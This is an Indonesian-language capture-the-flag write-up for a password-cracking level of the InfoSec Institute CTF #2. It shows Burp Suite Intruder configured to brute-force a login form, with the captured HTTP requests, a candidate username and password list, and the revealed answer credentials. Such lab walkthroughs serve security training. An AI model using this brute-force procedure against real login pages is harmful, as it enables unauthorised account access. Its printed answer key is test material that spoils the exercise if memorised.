

WRITE UPS CTF #2

CTF.INFOSECINSTITUTE.COM

Nama : -McMillan

Team : iL7Team, Sulawesi I.T Security, & Medan Cyber Security

1.1 LEVEL 12

1.2 Vulnerability: Dictionary Attack

1.3 Screenshot soal :

Username:

Password:

Your task is to crack the password of the user called **admin**. Use whatever tool you like but we would recommend entering Google and searching for **filetype:lst password** in order to perform a dictionary attack.


 Get a Hint

1.4 Deskripsi soal

Tugas Anda adalah meretas kata sandi pengguna yang disebut admin. Gunakan tools apa pun yang Anda suka tetapi kami akan merekomendasikan memasukkan Google dan mencari jenis file: kata sandi pertama untuk melakukan serangan kamus.


1.5 Write-up :

Kali ini bermain dengan Bruter force, saya menggunakan Burp suite.



Terlebih dahulu setting proxy pada browser agar terhubung dengan burpsuite.

Jika sudah, coba login untuk menangkat header nya.



Untuk melakukan bf pindahkan ini ke intruder, dengan cara klik kanan lalu pilih *send to intruder*.

The screenshot shows the 'Payload Positions' configuration window in Burp Suite. The 'Attack type' is set to 'Sniper'. The configuration details are as follows:

```
POST /ctf2/exercises/ex12.php HTTP/1.1
Host: ctf.infosecinstitute.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:61.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ctf.infosecinstitute.com/ctf2/exercises/ex12.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Cookie: PHPSESSID=nl3vdff93huavgfk9iu9hc5di6$
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

username=$admin$&password=$addd$&logIn=$Login$
```

Lalu kita setting pada tab *positions*.

The screenshot shows the 'Payload Positions' configuration window in Burp Suite. The 'Attack type' is set to 'Cluster bomb'. The configuration details are as follows:

```
POST /ctf2/exercises/ex12.php HTTP/1.1
Host: ctf.infosecinstitute.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ctf.infosecinstitute.com/ctf2/exercises/ex12.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Cookie: PHPSESSID=nl3vdff93huavgfk9iu9hc5di6
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

username=$admin$&password=$admin$&logIn=Login|
```

Gunakan tombol *add* untuk menandai yang untuk kita bf.

Setelah itu pergi ke tab *Payloads*

The screenshot shows the Burp Suite interface with the 'Payloads' tab selected. Under 'Payload Sets', there is a description: 'You can define one or more payload sets. The number of payload sets depends on the each payload type can be customized in different ways.' Below this, 'Payload set' is set to '1' and 'Payload count' is '13'. 'Payload type' is set to 'Simple list' and 'Request count' is '65'. The 'Payload Options [Simple list]' section has a description: 'This payload type lets you configure a simple list of strings that are used as payloads.' It features a list of strings: 'admin', 'administrator', '12345', '12345', 'default', 'queen', 'king', 'mary', 'john', and 'not'. To the left of the list are buttons for 'Paste', 'Load ...', 'Remove', and 'Clear'. Below the list is an 'Add' button and a text input field containing 'Enter a new item'. At the bottom, there is a dropdown menu labeled 'Add from list ... [Pro version only]'.

Pada payloads set pertama masukkan username list nya dan untuk payload set kedua masukkan password list nya.

Tunggu sampai selesai brute force nya.

The screenshot shows the Burp Suite interface with the 'Request' and 'Response' tabs. The 'Response' tab is selected, showing the following HTML code:

```
</div>

<div class="alert alert-success col-md-4 col-md-offset-4">
  <p class="lead">You certainly know how to crack a password! Upcoming redirect.</p>
</div>
<script>
  $(function() {
    levelCompleted(12);
  })
</script>
```

Lihat response nya,” *You certainly know how to crack a password! Upcoming*

- Marsekal
Team : iL7Team, Sulawesi I.T Security & Medan Cyber Team

redirect ". Berarti username nya : admin dan passwordnya : princess

A green rectangular box with a thin black border containing the text "You certainly know how to crack a password! Upcoming redirect." in a dark green, sans-serif font. The box is centered horizontally and has a slight drop shadow.

You certainly know how to crack a password! Upcoming redirect.